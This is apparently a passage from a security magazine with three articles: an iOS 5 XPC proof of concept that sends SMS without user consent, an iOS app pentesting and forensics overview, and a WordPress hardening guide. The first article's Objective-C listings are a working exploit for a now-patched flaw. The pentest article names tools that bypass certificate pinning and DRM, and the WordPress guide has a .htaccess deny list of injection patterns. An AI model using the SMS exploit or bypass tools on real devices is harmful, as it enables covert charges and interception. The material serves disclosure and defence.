So we have implemented the part `SystemConfiguration.framework` on our own and got the data without jail-breaking and the illegal use of libraries. The interesting thing is that there are more than 100 open MACH ports with various names in iOS 6. I guess it sets the stage for researches. Unfortunately, for the time being I cannot say whether such code can be used in the App Store, but it is worth trying anyway.

Your Flashlight Can Send SMS – One More Reason to Update up to iOS 6

I'm not going to tell you how the security system of iOS 5 is organized. We will not gather bits of information using undocumented features either. We'll just send an SMS from an application behind the user's back.

There is too little information describing low-level operations on iOS. These bits do not allow viewing the picture as a whole. A lot of header files have closed sources. The majority of steps are taken blindly. MacOS X, the mobile platform ancestor, becomes the main experimental field.

One of the systems of inter-process communication in MacOS isXPC. This system layer has been developed for inter-process communication based on transfer of plist structures using libSystem and launchd. In fact, it is an interface that allows managing processes via the exchange of such structures as dictionary. Due to heredity, iOS 5 possesses this mechanism as well.

You might already understand what I mean by this introduction. Yep, there are system services in iOS that include tools for XPC communication. And I want to exemplify the work with daemon for SMS sending. However, it should be mentioned thatthe vulnerability is fixed in iOS 6, but is relevant for iOS 5.0—5.1.1. Jailbreak, Private Framework, and other illegal tools are not required for its exploitation. Only the set of header files from the directory /usr/include/xpc/* is needed.

One of the elements for SMS sending in iOS is the system service com.apple.chatkit, the tasks of which include generation, management, and sending of short text messages. For the ease of control, it has the publiclyavailablecommunication port com.apple.chatkit.clientcomposeserver.xpc. Using the XPC subsystem, you can generate and send messages without user's approval.

Listing 7. Well, let's try tocreateconnection

```
xpc_connection_t myconnection;

dispatch_queue_t queue = dispatch_queue_create("com.apple.chatkit.clientcomposeserver.xpc", 
DISPATCH_QUEUE_CONCURRENT);

myconnection = xpc_connection_create_mach_service("com.apple.chatkit.clientcomposeserver.xpc", 
queue, XPC_CONNECTION_MACH_SERVICE_PRIVILEGED);
```

Now we have the XPC connection myconnection to the service of SMS sending. However, XPC configuration provides for creation of suspended connections – we need to take one more step for the activation.

Listing 8. Activate connection

```
xpc_connection_set_event_handler(myconnection, ^(xpc_object_t event){
        xpc_type_t xtype = xpc_get_type(event);
        if(XPC_TYPE_ERROR == xtype)
        {
        NSLog(@"XPC sandbox connection error: %s\n", xpc_dictionary_get_string(event, XPC_ERROR_
   KEY_DESCRIPTION));
        }
        // Always set an event handler. More on this later.

        NSLog(@"Received an message event!");

    });

    xpc_connection_resume(myconnection);
```

The connection is activated. Right at this moment iOS 6 will display a message in the telephone log that this type of communication is forbidden. Now we need to generate a dictionary similar to xpc_dictionary with the data required for the message sending.

Listing 9. Generate a dictionary similar to xpc_dictionary

```
NSArray *receipements = [NSArray arrayWithObjects:@"+7 (90*) 000-00-00", nil];

NSData *ser_rec = [NSPropertyListSerialization dataWithPropertyList:receipements format:200
   options:0 error:NULL];

xpc_object_t mydict = xpc_dictionary_create(0, 0, 0);
xpc_dictionary_set_int64(mydict, "message-type", 0);
xpc_dictionary_set_data(mydict, "recipients", [ser_rec bytes], [ser_rec length]);
xpc_dictionary_set_string(mydict, "text", "hello from your application!");
```


Little is left: send the message to the XPC port and make sure it is delivered.

Listing 10. Send the message to the XPC port and make sure it is delivered

```
xpc_connection_send_message(myconnection, mydict);
xpc_connection_send_barrier(myconnection, ^{
        NSLog(@"Message has been successfully delievered");
    });
```

Sound of SMS sent to a short number. So prior to elimination of this vulnerability in iOS 6, any application could send SMS without user's approval.Applehas provided iOS 6 with one more security layer, which prevents connections to the service from a sandbox.

About the Author



Kirill Ermakov
Chief Information Security Officer at Qiwi

iOS Hacking

by Terry Cutler and Francois Proulx

With constant access to email, applications, the Internet, and company data, workers are using their devices to stay in touch with family, friends, and co-workers through social networks. This means that people are building a larger database and adding data to their applications. The appeal for hackers with mal-intent is obvious; the build up of data could mean massive attacks on sensitive company or government data. The crazy part is that it all could have been launched – unknowingly and cleverly – through a Smartphone.

This article focuses on black box security reviews of iOS applications, which is in contrast to white box, which does not require access to the original source code that is used to produce the binary. First, we present an overview of the iOS platform: a bit of history showing how the security has improved over time, the main security features that ensure the confidentiality of user data, and the integrity of running applications. These are key concepts that one needs to understand before they dive into penetration testing on this platform.

Evolution of the iOS platform security

When the first iPhone was introduced, it was initially only available in the US market and did not provide the ability for end users to install applications besides those provided at the time of purchase. This meant that there was no App Store, and no official way for developers to program and distribute applications. At that point, Apple decided to keep its SDK private, and since the platform was still in its infancy, many critical security aspects were eschewed. Because of this initial lax security, and the fact that the original iPhone was only made available in the United States and on a single carrier (AT&T), it provided a strong motive for a number of hackers to form what rapidly became known as “the jailbreak community.” This community of hackers initially had two main interests: the first was to be able to run custom apps, and the second was to SIM unlock the phone to make it work on other carriers worldwide. It only took a few days after the device was officially made available for hackers to “escape jail”[1]. One of the most well known groups in this community is called the “iPhone Dev Team”.

During the days of what was then referred to as iPhone OS 1.0, the jailbreak community had a lot more freedom to explore because of the poor level of platform security. Over time, they amassed a wealth of highly technical information about the inner workings of the Apple hardware, as well as the operating system and frameworks[2]. This deep technical knowledge proved extremely valuable when the second device came out (iPhone 3G), along with iPhone OS 2.0, as well as the first iteration of the App Store, in which the term “App” became so popular amongst the general population. While the first iPhone could only run built-in apps written by Apple, this new scheme allowed any developer to sign up for an account, download Xcode (Apple’s IDE and compiler suites), an SDK, and access documentation. Because Apple wanted to keep a close watch on the kinds of applications that could run on their platform, they had built a review process that all had to go through before they could be downloaded on to the App Store. The review process looks for usage of critical system APIs, suspicious behaviors, etc. Before submitting for review, a developer must code sign his binary using a developer certificate, which ensures traceability from the developer, through the review process, and all the way to the device it finally runs on. This means that all apps must contain a valid certificate chain that ends with a specific Apple trusted root. There is no official way, even if one would install its own self-signed certificate in the trusted anchors store, to bypass this signature check. One of the main features of a jailbroken device is that its kernel has been patched to skip this signature check, which significantly reduces the security of the platform, but allows a technical savvy user to dive more deeply into the system. In short, it is required to jailbreak a device in order to do any serious black box penetration testing of apps. However, you will soon see that you still can do a lot without going through the process.

Security implications of jailbreaking

It is important for you and the users of the applications you are testing to realize that once a device is jailbroken, you lose many OS protections, such as code signing. The attack surface of your device might also increase tremendously if you are not careful about disabling daemons, such as an SSH server that typically gets installed as part of the jailbreak process. Albeit, very useful during your security assessment, the OS was never intended to provide direct remote access. The default password for the root user is extremely simple, and well documented by now (i.e. 'alpine'). There are reported cases of automated scanners that look for devices with SSH enabled and this default password on major phone carriers IP blocks. Exercise the same precautions as you would with your laptop, or better, leave your test phone in the lab.

Platform hardening

Each new version of iOS came with its load of standard library security patches, as well constant march towards hardening the platform against the most common exploits (buffer overflow, etc.). Introduced in iOS 4.3, Address Space Layout Randomization (ASLR), a common feature of modern OSs, was initially only applied to shared system libraries and built-in apps. Later, Apple added the support for third party apps via the use of the Position Independent Executable flag (PIE). Another common technique is flagging memory pages as non-executable; it was added in iOS 4.2.1, and relies on ARM's Execute Never feature (XN). All these features are great from the standpoint of users because they increase the security of apps "for free", but you might need to circumvent them in order to proceed with your tests.

Data protection

Protecting the user or enterprise data is always a critical part of creating secure applications. All iOS devices embed a dedicated AES 256 cryptographic engine at the core of their CPUs. At the lowest level, every data that comes in or exits the NAND is encrypted with a secret key that is unique to the device (UID). The UID is burnt right inside of the chip during the manufacturing process, and no instruction allows direct read access to it. Only the AES engine can access the UID, and only for the purppose of encrypting or decrypting blocks of data.

During the boot process, a series of secret keys are derived by encrypting static blocks of data (defined by Apple) with the UID. Other keys are also created by securing other static blocks with the GID, a similar key that is common across all devices using the same CPU model (i.e. A5, A6, A7 chips) [3][4]. As the device continues booting, a number of keybags (System, Backup, Escrow, iCloud) are loaded from an area of NAND called effaceable storage. These keybags contain what Apple calls "protection class keys" (complete protection, protected unless open, protected until first user authentication, no protection). The class keys in those keybags are themselves encrypted using keys derived from the user-provided passcode. As you can see, the entire data protection scheme relies on the strength of a passcode, which is why it is not directly used as the secret key, but is obtained using a very common password-based key derivation function called PBKDF2. The derived code is further tangled with the UID by running it through a set of AES encryptions repeated 390 times. The exact number of iterations is calibrated so that one passcode verification attempt takes approximately 80 milliseconds. This process is done to slow down brute force attempts; however, the most effective security measure is for the user to provide a longer and more complex password. For instance, it would take approximately 15 minutes of consistent attack to go through all 10000 possible 4 digits passcodes (the default length). That is why it is recommended that if you truly care about protecting your data, you must increase the complexity of the passcode to at least 6 digits.

The most beneficial aspect of this design is that it is extremely efficient to completely wipe all of the data at rest. Since all data stored on the NAND is fully encrypted with a strong secret key, a full disk wipe can be performed by erasing only the effaceable storage, which contains the keys to unlock the different parts of the filesystem. This operation effectively renders any stored data completely unrecoverable because the keybags stored in this section of memory are the only way to decrypt the data partition.

The keychain is a platform service that is used to securely store both secret and private keys, certificates, and passwords. Built-in apps habitually use it to store iCloud access tokens, mail account credentials, Safari website and Wi-Fi network passwords, etc. Apple strongly recommends third party apps to make use of the keychain to store sensitive data because it separates them from other application data, and only decrypts them when accessed by an authorized app. Applications from the same provider can share these items through the use of a common access group. This kind of segmentation also applies to Apple's access group, which is limited to their system apps. For instance, this means that your apps cannot make use of client certificates imported through configuration profiles. You will need to import them yourself inside of your app, typically through PKCS12 files.

Forensic techniques

Data protection is a critical topic in the realm of forensics. On the one hand, Apple wants to provide bulletproof, cryptographic systems to please its demanding enterprise customers who want to adequately protect their precious data; on the other hand, they are – often covertly – asked by law enforcement entities to either purposely integrate backdoors in their designs, or provide help to break such systems.

The most accurate kind of forensics dump is physical extraction. It does not modify the stored data in any way and can only be performed by injecting a custom ramdisk during the boot process. This requires a bootroom exploit to bypass code signing checks before the operating system starts. At the time of writing, the only publicly known bootrom exploits applied to devices equipped with the Apple A4 chip or older [5]. On these devices, you could use the tools provided by the iPhone-data-protection project [6] to automatically brute force the passcode and dump the entire contents of the NAND without leaving any trace.

On newer devices, however, forensic examiners currently have to rely on logical extraction, which communicates with the phone using the AFC protocol. For this to work, you either need to get a phone without a passcode, extract escrow keys from a previously paired computer, or manually guess the passcode. Regarding the escrow keys, it is important to know that before iOS 7, devices graciously exchanged escrow keys during pairing of an unlocked device with a computer that had iTunes installed. This has led to the proliferation of rogue battery charging stations in public areas (referred to as "juice jacking") that not only gives power, but also pairs with the device and can install malware on them. For this reason, iOS 7 will now prompt the user before the initial pairing.

Blackbox pentesting of applications

Now that you have a high level understanding of the standard security features of the platform, it is time to start assessing the security of your own application, or one that your enterprise or client is considering to use for storing sensitive data.

The application programming environment

First, you should have a basic understanding of Objective C, the official programming language used when developing apps. This language is the only way to access the full power of the all the public frameworks that Apple provides in its SDK. Objective C is very seldom used outside of the Apple ecosystem, but as an object-oriented language it was actually invented before C++, Java. Many of the Core Foundation APIs (such as NSString used to store strings of characters) actually date all the way back to the early 1990's. Apple provides a wealth of documentation for free on its developer website (*https://developer.apple.com*), and you can access it without creating an account.

Although Objective C is an dynamic language, it is not interpreted, but rather translated during compilation to a standard C program with function calls of the ObjC runtime library. This means that for every feature of the Objective C language, there is equivalent runtime function, or a suite of functions which produce the intended behavior when combined together. In the case of a call to a method on an object, this gets converted to a call to the objc_msg_send function. The method name is specified as a string, and the parameters are appended to the function invocation. This is important to understand because when disassembling an app binary, you will see usage of this runtime.

Planning your assessment

As is the case with any penetration testing assignment, you first need to know your target very well. Use the app as a normal user would, and then make an inventory of all the screens to identify the kind of critical data that you store in it. Try manually fuzzing the various input fields to trigger error scenarios to see how the app behaves. Once you have a better understanding of the breadth and depth of the app, you should start making hypotheses about the potential attack vectors that might affect it. Ask yourself the following questions: Is the app storing information locally? Does the app access network resources (Web services, images, contents, etc.)?

Preparing your arsenal

As previously mentioned, before doing any serious testing you will need to jailbreak a device. The jailbreak tools change with every major version of iOS and when new devices are introduced. You should also be careful to use more "trusted" sources when getting your jailbreak, as malware authors have started to capitalize on unsuspecting users. The iPhone Wiki [2] will tell which versions can be jailbroken, an you will then need to peruse the Web to find the latest tools. After jailbreaking, we suggest you browse around the Cydia alternative App Store to install some key tools like an SSH daemon, and the basic suite of UNIX utilities that are not installed by Apple.

Table 1. In addition, we recommend gathering some basic tools. This will depend on your attack platform (Mac, Linux, Windows), but here are few pointers

Tool	Purpose
SQLite DB browser	Read contents of databases
HTTP Interception proxy	Intercept / modify data transferred over HTTP
SSH / SFTP client	Connect to the jailbroken device and transfer files
GDB	Debug applications as they run on the device
otool	Get metadata about Mach-O binaries
PList viewer (plutil)	Parse property list binaries files
nm	Display symbol table and other information
dumpdecrypted	Decrypts App Store binaries
removePIE	Disables ASLR protection on binaries
Cycript	Dynamically interact with the ObjC runtime
SSL Kill Switch	Disable SSL certificate pinning
Snoop-it	This tools has a lot of cool features
AFC file viewer	Browse the data on the phone
iTunes Configuration Utility	Create and install configuration profiles, read system logs
class-dump-z	Extract Objective C classes / methods definitions
IDA Pro / Hopper	Disassemble the binary

Preparing the application

On your jailbroken device, you will find the third party apps under `/private/var/mobile/Applications/`. The apps are stored in a directory with a unique name (UUID), so you'll have to use standard UNIX tool such as find to figure out where your app is located. This directory is called the sandbox. Inside, you will find the application bundle (directory ending with the .app extension), which has a standardized structure containing metadata, the binary, and its associated files (images, translations, static data). The sandbox also contains a few directories, such as the Documents and Caches. This is where the application stores its data.

You need to know that binaries downloaded via the App Store are encrypted using Apple's Fairplay DRM, using a unique secret key tied to your iTunes account. This means, unfortunately, that you cannot just grab the Application bundle from your iTunes backup directory and pull out the binary as you once could a few years ago. One way to decrypt the binary would be to install GDB, run the app, let the system decrypt it, identify the memory region with the decrypted version, and dump to a new file. However, this manual process is tedious and requires knowledge of GDB. A faster option would be to install a tool like dumpdecrypted from Cydia and simply point it to the binary. Compress the directory as an archive, and copy it to your main workstation. You now have the sandbox contents, the application bundle, and its decrypted binary, so you are ready to start pentesting!

Exploring the app bundle

As is the case with many assessments, you are often amazed to see how many horrible things can be found by casually looking around an application. For iOS apps, we would recommend to browse the bundle and sandbox for interesting files (database, XML, plist, etc.). Get familiar with the tools we have suggested for your arsenal. Most, if not all databases, are stored as SQLite files, which often contain a lot of important user data. The standard format for storing serialized data is called Property List (*.plist files). These come in two formats: XML with a standard structure, or binary. If you find a binary Property List, you will need to use a tool like plutil to convert it to XML. The most basic thing you should do with the binary is to search with strings and grep to see if it contains constants (such as URLs, passwords, etc.).

Another way to extract the data would be to use the AFC protocol, which is used by iTunes to synchronize the device and to do backups. The great thing about this method is that it is very stable, and does not require you to jailbreak the device. There are many tools that expose the contents of the phone using AFC: iExplorer, iFunBox, PhoneView, and iphonebrowser. These tools are used to quickly check if files change as you use the application. If you prefer command line tools, look at the libimobiledevice project. They provide a series of tools which not only support AFC, but can also talk to other protocols that allow you to extract other information about the phone such as the IMEI, MSISDN, or system clock.

Sniff the network

On the network side of things, we will look for the usual suspects like unencrypted protocols, sensitive information, or identify targets on the backend supporting services. You'll need to connect the device to a Wi-Fi access point that you control, so that you can capture and modify the traffic. This will allow you to see all types of traffic using a networking capture tool like Wireshark, and not just HTTP, as would be the case if you decided to only use an interception proxy. These days, the vast majority of apps will talk to Web services over HTTP. Using the advanced Wi-Fi configuration on the device can also specify the address of your favorite proxy (Charles, Burp, ZAP, mitmproxy, Vega, etc.).

If the app was well built, it should already be using TLS to protect HTTP traffic. In that case, you'll also need to install the certificate authority that your proxy uses to sign the fake certificates. One way would be to email yourself the certificate, and the system will prompt you to add it as a trusted root. Another way would be to use a tool like the iTunes Configuration Utility to create a Configuration Profile containing the certificate. When you are doing man-in-the-middle interception of TLS traffic, keep in mind that some of the most well designed apps might be using TLS certificate pinning, which will thwart your attempts. In that case, you can use tools like SSL Kill Switch to hook into the running app, and disable the system X.509 trust chain validation methods.

Finally, it's good to keep in mind that some applications might behave differently depending on the network. If you'd like to see cellular traffic, you'll need to use a tool like rvictl, which comes as part of the Xcode command line tools, and is used to setup a remote virtual interface that taps the network traffic right before it sends the data over either Wi-Fi or cellular.

Static analysis

After going through all of the previous steps to find the most obvious mistakes, it's time to dive into the heart of the app: the binary. At this step, you will be using the decrypted binary you have extracted earlier. First, you need to know that Apple uses ARM processors so the binaries are targeting this architecture. There is actually 3 different kinds of instruction sets: ARMv6 (iPhone 3G and older), ARMv7 (iPhone 3GS through iPhone 5C), ARMv8 (iPhone 5S only at the moment). The binaries are packed using the Mach-O format, which supports fat binaries, which are structures that can contain any number of binaries for the various architectures. These days, you will almost exlusively see ARMv7 binaries, but as the iPhone 5S becomes more popular, expect developers to target the new 64-bit instructions of the ARMv8. At this time, no disassembler tool exists for ARMv8 (not even IDA Pro), but considering that there are over 700 million iDevices on the market, developers will continue to target ARMv7 (32 bit) for a long time. Therefore, this should not be an issue unless there are security vulnerabilities in the 64-bit binary. If you'd like to check what architectures are included, you can either use the file utility or otool.

Before you start doing any serious static analysis, you should thoroughly learn the frameworks. If your time is limited, focus on the critical security-related ones, such as NSURL classes, Keychain functions, file handling classes (NSFileManager) or CommonCrypto. Knowing the names of functions and classes in these frameworks will be necessary while combing through the binary.

If you are using a Mac and your budget is limited, you might be satisfied with the Hopper Disassembler, which is much cheaper, but less powerful than IDA Pro. The latest versions of IDA Pro will disassemble ARMv7 instructions and extract the list of Objective C method calls with the names of the classes. To get a high-level view of how the application is structured, you should start by extracting the list of class definitions using a tool like class-dump-z. Apps do actually start the run loop inside of a class called an Application Delegate, which is a class implementing the UIApplicationDelegate protocol in Objective C parlance. In your disassembler, look for a method called application:didFinishLaunchingWithOptions:. Inside most apps, you'll find some initialization code in this method. Screens are generally represented as a subclasses of the UIViewController. Typically, the initialization code for such classes will be found under the viewDidLoad method.

Dynamic analysis

When it comes to analyzing running applications, you can always use GDB, but considering the complexity of an average app, this quickly becomes overwhelming. However, the dynamic nature of Objective C becomes very helpful for this type of job, as you easily call any method using the runtime. There are a number of tools that make use of this unique feature.

Cycript

A scripting language that essentially injects a Javascript interpreter into a running app. You can then inspect variables, call methods, and hook any existing method to modify its behavior.

iNalyzer

A high-level tool that allows you to dynamically analyze objects and variables of a running app. You can also generate a visual graph of the class hierachy, which is especially helpful when analyzing larger applications. To install it, add the *http://appsec-labs.com/cydia* repository to Cydia.

Snoop-it

Being the most recent tool to come out, Snoop-it provides many features similar to previous two tools, but also adds some built-in spoofing/fuzzing features. For instance, you can spoof the GPS location, MAC address, or UDID. As its name implies, it will also sniff for interesting behaviors, such as usage of insecure APIs. To install it add the *http://repo.nesolabs.de* repository to Cydia.

Conclusion

We can no longer deny that hacker technology evolves as society's technology evolves. In the case of the Smartphone, as was the history of the Internet, the evolution is opening more doors for hackers. While there have been no major reports of a company hacks where a Smartphone has been found to be the entry point, it is logical for us to assume that it will happen one day.

References

[1] *http://www.engadget.com/2007/07/10/iphone-hackers-we-have-owned-the-filesystem/*
[2] *http://theiphonewiki.com*
[3] *http://images.apple.com/iphone/business/docs/iOS_Security_Oct12.pdf*
[4] *http://esec-lab.sogeti.com/post/iOS-5-data-protection-updates*
[5] *http://theiphonewiki.com/wiki/Category:Bootrom_Exploits*
[6] *http://code.google.com/p/iphone-dataprotection/*

About the Author

Terry is the co-founder of Digital Locksmiths, Inc and a Certified Ethical Hacker who has learned the mindset of hackers and trained in the techniques of "the bad guys" who seek to do harm to corporations and individuals alike. He is responsible for staying on top of the latest trends in cyber security and being an advocate for best practices in the identification and eradication of vulnerabilities that leave the customers of Digital Locksmiths susceptible to the most dangerous threats. Another one of Terry's roles is to be a thought leader for Digital Locksmiths by sharing his expert insights about effective digital security strategies and countermeasures through his writings, speaking engagements, and media interviews. Be sure to follow him on Twitter @terrypcutler

About the Author

François Proulx is a senior mobile application developer who has worked on dozens of iOS applications since the very beginning of the Apple platform. Over the past few years he has switched his focus to security. He spends a lot of his free time participating in Capture the Flag events (CTFs) and organizing the NorthSec security competition.

WordPress & Web Application Security

by Marc Andre Heroux

WordPress is a system that many organizations use to develop Web Application. It can be risky for an organization to rely on WordPress without implementing proper security controls. This article presents you the basic elements and security controls regarding Web Application using WordPress.

What you will learn...

- In this article we will explain what are the technical security controls to implement in order to protect your Word Press and Web Application. You will learn the step to follow in order to plan, apply security controls and measure their effectiveness in order to increase and maintain an acceptable security posture regarding WordPress and Web Application.

What you should know...

- In order to appreciate this article, the reader must have a general understanding of Linux permissions and credentials functionalities. A minimal web programing and networking knowledge is necessery to understand the concepts. An understanding of the general concepts associated to vulnerability & patch management would result to a better understanding, but it's not mandatory. A good understanding of security controls (ex: identity & access management) and implementation is suggested in order to appreciate the effort associated with the needs to increase the Internet security posture of an organization.

The various elements explained in this article must be applied with diligence in function of your environement. In some case, the implementation of technics or codes could lead to system disruption and the author cannot be held responsible of any issues.

Risk associated to WordPress

Vulnerable Web Applications can be exploited and lead to severe security issues. To name only those, your organizational data could be modified without your consent and sensitive information could be disclosed. A successfull attack against your organization could also lead to a loss of reputation. In order to define the security controls to apply, we need to define the scope of the information system to protect.

In our case, we identified the following elements to consider in the risk analysis:

- administration,
- network vulnerabilities,
- web server vulnerabilities,
- access control (including password management),
- FTP,
- system & files permissions,
- updates (unpatched systems and applications),
- databases,
- themes & Plugins,
- backup,
- authoring & editing,

- monitoring & logging,
- other elements could be identified by the security team; it all depends of the criticity of the information and the risk analysis completed by the security professional.

Administration

The administrator's computer is generally the target of choice when a treath agent objective is to take control over a system. The same fact apply to WordPress Administration.

It is crucial that the administrator follow good practices. Among others, the following must be addressed:

- keep the adminstration system updated (ex: browser, kernel, etc.) and free of malware, spyware, virus infections and any malicious code,
- use secure connectivity to the WordPress administration page (ex: VPN, SSL),
- document changes made to the WordPress system,
- control physical and logical access to the administration system to prevent unauthorized access,
- maintain a roll-back system in case of disaster of the primary WordPress system.

Network Vulnerabilities

Regarding the host of the WordPress, the following must be addressed:

- the applications must be hardened and unecessary services disable,
- the network components must always be updated to the latest available version (except in case of justification and the implementation compensatory measures),
- a firewall must protect the WordPress system and idealy, an IPS/IDS or a Web Application Firewall (WAF) must be deployed and properly managed and maintened,
    - Firewall plugins also exist to protect the layer 7 and it is suggested to install one (ex: OSE Firewall™ Security) and Activate Cloudflare,
- When connecting remotly to the WordPress system, a trusted network must be used (the uses of public wi-fi, either with SSL could lead to successful man-in-the middle attack and this practice should be avoid unless a VPN tunnel is used between the administrator's pc and the network hosting the WordPress system & the application.

Web Server Vulnerabilities

The most targeted subject is the administrator's pc and the most targeted object is the Web Server hosting the WordPress Application. The Web Server must be hardened and well protected. It must be running the latest stable version and updated with all security patches. Vulnerability assessement should be conducted along with penetration test in order to identify potential flaw.

Some of the flaws are:

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery (CSRF)

A9 – Using Known Vulnerable Components

A10 – Unvalidated Redirects and Forwards

Source OWASP, *https://www.owasp.org/*


Access Control (including password management)

It’s essential to deploy proper access control mecanisms in order to apply strong users privileges policy and disable unused options. It is essential to change the default administrator user (not use the admin user and idealy removed it). To proceed, you can use the wp-optimize plugin. This plugin provides other functionalities such as disable post revision and database optimization.

It is also important to force users to use strong password. Password must be changed regularly (ex: 60 days) and must comply to the access control organizational policy. Access based on IP Address is also a good network access control and it’s strongly suggested to use it (ex: for administration purpose) or for portal/ extranet solution.

FTP

Often, FTP is used in order to manage file on the host. FTP connection must be secured by using encryption (ex: TLS/SFTP/VPN).



Require explicit FTP over TLS

System & files permissions

Incorrect files permissions could permit an attacker to gain access to aunothorized functions of WordPress. It could lead to data loss, modifications or system disruption.

Table 1. At least, the following directory can be adjusted

Path (files)	Description

/ (ex: /wp)	The WordPress root directory: only your user account need to be able to write to all files (except the .htaccess file if you want to use it to make WordPress automatically generate rewrite rules.
	It is suggested to protect wp-config.php. The file is usually in your WordPress root directory, but can be moved. If done, make sure to not introduce vulnerability associated resulting from the action of moving the file.
	If your server support .htaccess, you can add this in that file (at the very top) to deny access to it:
	`<files wp-config.php>`
	`order allow,deny`
	`deny from all`
	`</files>`

/wp-admin/	This directory represents the WordPress administration area: all files need to be writable by the user account only. It is also possible to add another layer of protection by restricting directory access by password (ex: BasicAuth). Proceed carefully as it could disrupt some WordPress functionnality; a simple search on Google about it is suggested to prevent any issues)
/wp-includes/	The overall WordPress Application logical layer: all files need to be writable by user account only. The .htaccess file can be used to add another layer of defense: the mod_rewrite. You can add the folloing codes outside the # BEGIN WordPress and # END WordPress tags in the .htaccess file. WordPress may overwrite information between these tags. # Block the include-only files. RewriteEngine On RewriteBase / RewriteRule ^wp-admin/includes/ – [F,L] RewriteRule !^wp-includes/ – [S=3] RewriteRule ^wp-includes/[^/]+\.php$ – [F,L] RewriteRule ^wp-includes/js/tinymce/langs/.+\.php – [F,L] RewriteRule ^wp-includes/theme-compat/ – [F,L] # BEGIN WordPress
Within /wp-content/	User-supplied content: usually need to be writable by the user account and the web server process.
/wp-content/themes/	Theme files. To use the built-in theme editor, all files need be writable by the web server process. In the case you don't use the built-in theme editor, all files can be writable only by your user account.
/wp-content/plugins/	Plugin files: all files should be writable only by your user account.

Changing file permissions from console

Directories:

```
find /your/wordpress/installation/ -type d -exec chmod 755 {} \;
```

Files:

```
find /your/wordpress/installation/ -type f -exec chmod 644 {} \;
```

source: Codex, Hardening WordPress, *http://codex.wordpress.org/Hardening_WordPress*

Updates (unpatched system and applications)

Updating the host and the WordPress Application is crucial in order to preserve a proper security posture. The host must be updated with the most recent kernel, modules and patches. The WordPress must be updated when an update is available. It is possible to use the automatic update function, but many professionel prefer manual update to have better control over the maintance, especially for critical application.

Databases

Often attacks against databases rely on SQL Injections. It is crucial to apply proper controls in order to prevent any aunothorized actions. If your running multiple blogs, it is strongly suggested to use seperate dabases for each blog, this way, if a treath agent crack one WordPress Application, it will be harder to gain access to other blogs.

MySQL database; SELECT, INSERT, UPDATE and DELETE are necessary to manage a WordPress Application. You can evaluate the possibility to revoke DROP, ALTER and GRANT privileges. In some case, like when updating the WordPress software or before installing a plugin, you could have to temporarely permit the revoked privileges because sometimes, these actions may require to change the database structure.

Listing 1. To increase the protection against SQL Injections, you can try to secure your files using Apache with a code like this in your .htaccess file:

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteCond %{REQUEST_METHOD} ^(HEAD|TRACE|DELETE|TRACK) [NC]
RewriteRule ^(.*)$ - [F,L]
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
RewriteCond %{QUERY_STRING} \.\.\/ [NC,OR]
RewriteCond %{QUERY_STRING} boot\.ini [NC,OR]
RewriteCond %{QUERY_STRING} tag\= [NC,OR]
RewriteCond %{QUERY_STRING} ftp\:  [NC,OR]
RewriteCond %{QUERY_STRING} http\:  [NC,OR]
RewriteCond %{QUERY_STRING} https\:  [NC,OR]
RewriteCond %{QUERY_STRING} (<|%3C).*script.*(>|%3E) [NC,OR]
RewriteCond %{QUERY_STRING} GLOBALS(=|[|%[0-9A-Z]{0,2}) [OR]
RewriteCond %{QUERY_STRING} _REQUEST(=|[|%[0-9A-Z]{0,2})
RewriteRule ^(.*)$ index.php [F,L]
RewriteCond %{QUERY_STRING} mosConfig_[a-zA-Z_]{1,21}(=|%3D) [NC,OR]
RewriteCond %{QUERY_STRING} base64_encode.*\(.*\) [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(\[|\]|\(|\)|<|>|ê|”|;|\?|\*|=$).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(“|’|<|>|\|{||).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(%24&x).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(%0|%A|%B|%C|%D|%E|%F|127\.0).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(globals|encode|localhost|loopback).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(request|select|insert|union|declare).* [NC]
RewriteCond %{HTTP_COOKIE} !^.*wordpress_logged_in_.*$
</IfModule>
```

source 1: How To, Marketing, WordPress *http://www.webdesignerdepot.com/2012/10/how-secure-is-your-wordpress-site/*

source 2: Secure your WordPress website *http://www.studiorav.co.uk/blog/secure-your-wordpress-website/*

Themes & Plugins

It is strongly suggested to avoid using free themes as they can reserve you a surprise, like having a backdoor in it. It is preferable to stick with the WordPress trusted sources or buy a theme (ex: from theme forest, *http://themeforest.net/*). Some plugings may require write access, at all time, make sure it is legetimate actions. Some other plugins may allow code excution.

To avoid such a situation, you can use custom page templates that call the function and avoid the use of such a plugin. Also, it is strongly suggested to delete any unused plugin.

Backup

In any solution, backup are important. In order to recover from hardware failure, attacks, etc. you must have a backup of your WordPress Applications and your databases. It is strongly suggested to run a script (ex: with cron) and backup all files to an external sites (ex: using scp and ssh tunnel).

Monitoring & Logging

In order to be able to correlate security events, various logging plug-ins are available for WordPress. If your organization must comply to specific regulations, you may have to deploy and maintain logging functions. Remember, logs must be sent to an isolated and protected system for long time storage. Idealy, a hashing values should be produce for every exported log.

Finaly, by using OSSEC as an example, your files will be monitored and you will receive alert when a modification occures.

Authoring & Editing

Any Web Application where it is possible to submit a comment should be monitored to prevent any innapropriate content publishment. It’s a legal obligigation for any organization to manage published content, as well as comments from third parties. It’s strongly suggested to properly set options and permissions about any publication.

In default WordPress installation, administrator can edit PHP files, such as plugin and theme files and it’s a place attacker may look to change executable code. It’s possible to use a constant and disable these functionality. In wp-config.php this code can be added:

```
define(‘DISALLOW_FILE_EDIT’, true);
```

Other elements

